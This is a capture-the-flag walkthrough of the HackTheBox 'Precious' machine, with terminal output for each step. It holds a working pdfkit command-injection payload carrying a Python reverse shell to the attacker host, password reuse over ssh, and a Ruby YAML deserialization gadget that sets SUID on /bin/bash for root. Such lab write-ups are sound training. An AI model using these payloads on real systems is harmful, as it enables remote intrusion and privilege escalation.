1. Get the IP address of the Precious machine from the HackTheBox site.

The IP address is: 10.10.11.189

2. Execute an **nmap** on the vulnerable machine in order to analyze which are the open ports and, as a consequence, the services that work on these ports.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -sS 10.10.11.189
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 06:35 EST
Initiating Ping Scan at 06:35
Scanning 10.10.11.189 [4 ports]
Completed Ping Scan at 06:35, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:35
Scanning precious.htb (10.10.11.189) [1000 ports]
Discovered open port 22/tcp on 10.10.11.189
Discovered open port 80/tcp on 10.10.11.189
Completed SYN Stealth Scan at 06:35, 1.01s elapsed (1000 total ports)
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.063s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
           Raw packets sent: 1004 (44.152KB) | Rcvd: 1004 (40.156KB)
```

we can see that the open ports are:
22 for **ssh** service;
80 for **http** service;

3. Now, in order to exploit the http service on port 80, we need more information that can be collected through **curl** command

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://10.10.11.189
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.18.0
Date: Tue, 07 Mar 2023 11:40:57 GMT
Content-Type: text/html
Content-Length: 145
Connection: keep-alive
Location: http://precious.htb/
```


We can notice that the location is http://precious.htb/ and in order to acces here we have to put the IP address of the vulnerable machine and the host inside the known hosts file that is inside the directory */etc* and the file is named **hosts**. The line that has to be added with some program for edit text, like **nano**, is '[IP] [host]' in particular '10.10.11.189 precious.htb' by calling *nano /etc/hosts* and adding the previous line.
The result of a **cat** execution on the **hosts** file should be something like that:

```
┌──(kali㉿kali)-[/etc]
└─$ cat hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.189    precious.htb
```

Now we are able to access to the site located at http://precious.htb/ and we found that it is a PDF site converter.

4. Now, let's test the functionality of this site. As first thing to do is to get a server running on our machine for some testing purposes. Now, after we execute the command for the server and so the server is running, we can put inside the PDF converter site the IP address and the port on which the server is opened, in this way we are able to get a pdf file and we can directly download it from internet. Here the things just described:

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server --bind 10.10.16.80 80
Serving HTTP on 10.10.16.80 port 80 (http://10.10.16.80:80/) ...
10.10.11.189 - - [07/Mar/2023 09:50:14] "GET / HTTP/1.1" 200 -
```



5. At this after the file is downloaded, we can analyze the metadata of this file using a tool called **Exiftool**:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool precious_page.pdf
ExifTool Version Number         : 12.49
File Name                       : precious_page.pdf
Directory                       : .
File Size                       : 29 kB
File Modification Date/Time     : 2023:03:07 10:02:14-05:00
File Access Date/Time           : 2023:03:07 10:02:14-05:00
File Inode Change Date/Time     : 2023:03:07 10:02:15-05:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```

Here, we can notice that the creator of the file is *pdfkit v0.8.6* and searching in to the internet if this version is vulnerable to some attacks.

6. Searching on internet, we discover that this version of pdfkit is vulnerable to **command injections**. We can build now our *reverse shell* command, while we have a **netcat** listener running on our machine, in order to receive the connection:

command: http://10.10.16.80/?name=#{'%20`python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conn
((''10.10.16.80'',4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([''/bin/sh'',''-i'']);''`}

We have to write this command on the search bar of the PDF site, but before submit it, open a new terminal and start a netcat session as a listener on the same port that you put inside the command, and substitute the IP address in the command with the IP address of your machine.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.80] from (UNKNOWN) [10.10.11.189] 55678
/bin/sh: 0: can't access tty; job control turned off
$ whoami
ruby
$ id
uid=1001(ruby) gid=1001(ruby) groups=1001(ruby)
$
```

7. Now, if we explore a little bit, inside **/home/ruby/.bundle** there is a file called *config* that seems to contain the Henry's password. Let's try to use this password with an ssh connection, because we know that there also be the port **22** open:

```
┌──(kali㉿kali)-[~]
└─$ ssh henry@10.10.11.189
henry@10.10.11.189's password:
Linux precious 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar  7 11:31:42 2023 from 10.10.16.80
-bash-5.1$ whoami
henry
-bash-5.1$
```

It works! Now we can access to a file call **user.txt** that contains our first flag: **user flag**!

8. Now, let's try to do some ***privilege escalation*** in order to become *root* in this machine.

As first thing, we can see all the commands that we can run from this user account with the command: **sudo -l**.

```
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$
```

We can see that Henry can execute as a root the file **/opt/update_dependencies.rb**. If we have a look at the code, we can see that it uses ***YAML.load***, which is vulnerable to ***YAML Deserialization Attack***.

Now, reading the file

/opt/update_dependencies.rb we can notice that **YAML.load** uses a file called dependencies.yml that we have to write like this:

```
henry@precious:~$ cat dependencies.yml
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::Specfetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
        read: 0
        header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
        socket: &1 !ruby/object:Gem::RequestSet
          sets: !ruby/object:Net::WriteAdapter
            socket: !ruby/module 'Kernel'
            method_id: :system
          git_set: id
        method_id: :resolve
```

And now we can execute the command: *sudo /usr/bin/ruby /opt/update_dependencies.rb*

```
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
        33: from /opt/update_dependencies.rb:17:in `<main>'
        32: from /opt/update_dependencies.rb:10:in `list_from_file'
        31: from /usr/lib/ruby/2.7.0/psych.rb:279:in `load'
        30: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in `to_ruby'
        29: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        28: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        27: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        26: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:313:in `visit_Psych_Nodes_Document'
        25: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        24: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        23: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        22: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:141:in `visit_Psych_Nodes_Sequence'
        21: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `register_empty'
        20: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `each'
        19: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `block in register_empty'
        18: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        17: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        16: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        15: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:208:in `visit_Psych_Nodes_Mapping'
        14: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:394:in `revive'
        13: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:402:in `init_with'
        12: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:218:in `init_with'
        11: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:214:in `yaml_initialize'
        10: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:299:in `fix_syck_default_key_in_requirements'
         9: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_reader.rb:59:in `each'
         8: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_header.rb:101:in `from'
         7: from /usr/lib/ruby/2.7.0/net/protocol.rb:153:in `read'
         6: from /usr/lib/ruby/2.7.0/net/protocol.rb:319:in `LOG'
         5: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         4: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
         3: from /usr/lib/ruby/vendor_ruby/rubygems/request_set.rb:388:in `resolve'
         2: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         1: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
/usr/lib/ruby/2.7.0/net/protocol.rb:458:in `system': no implicit conversion of nil into String (TypeError)
henry@precious:~$
```

Now, let's see again the ***dependencies.yml*** file and we can notice the line [***git_set: chmod +s /bin/bash***]

```
henry@precious:~$ cat dependencies.yml
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::Specfetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
        read: 0
        header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
        socket: &1 !ruby/object:Gem::RequestSet
          sets: !ruby/object:Net::WriteAdapter
            socket: !ruby/module 'Kernel'
            method_id: :system
          git_set: "chmod +s /bin/bash"
        method_id: :resolve
```

Now ***/bin/bash*** has **SUID** permission (superuser - root), let's execute the command: *sudo /usr/bin/ruby /opt/update_dependencies.rb* once again and as last command: [*/bin/bash -p*] to login inside the bash terminal. We are now able to enter inside the root directory and read the file **root.txt** that contains our second flag: **root flag**!

```
henry@precious:~$ /bin/bash -p
bash-5.1# cd /root/
bash-5.1# ls
root.txt
bash-5.1#
```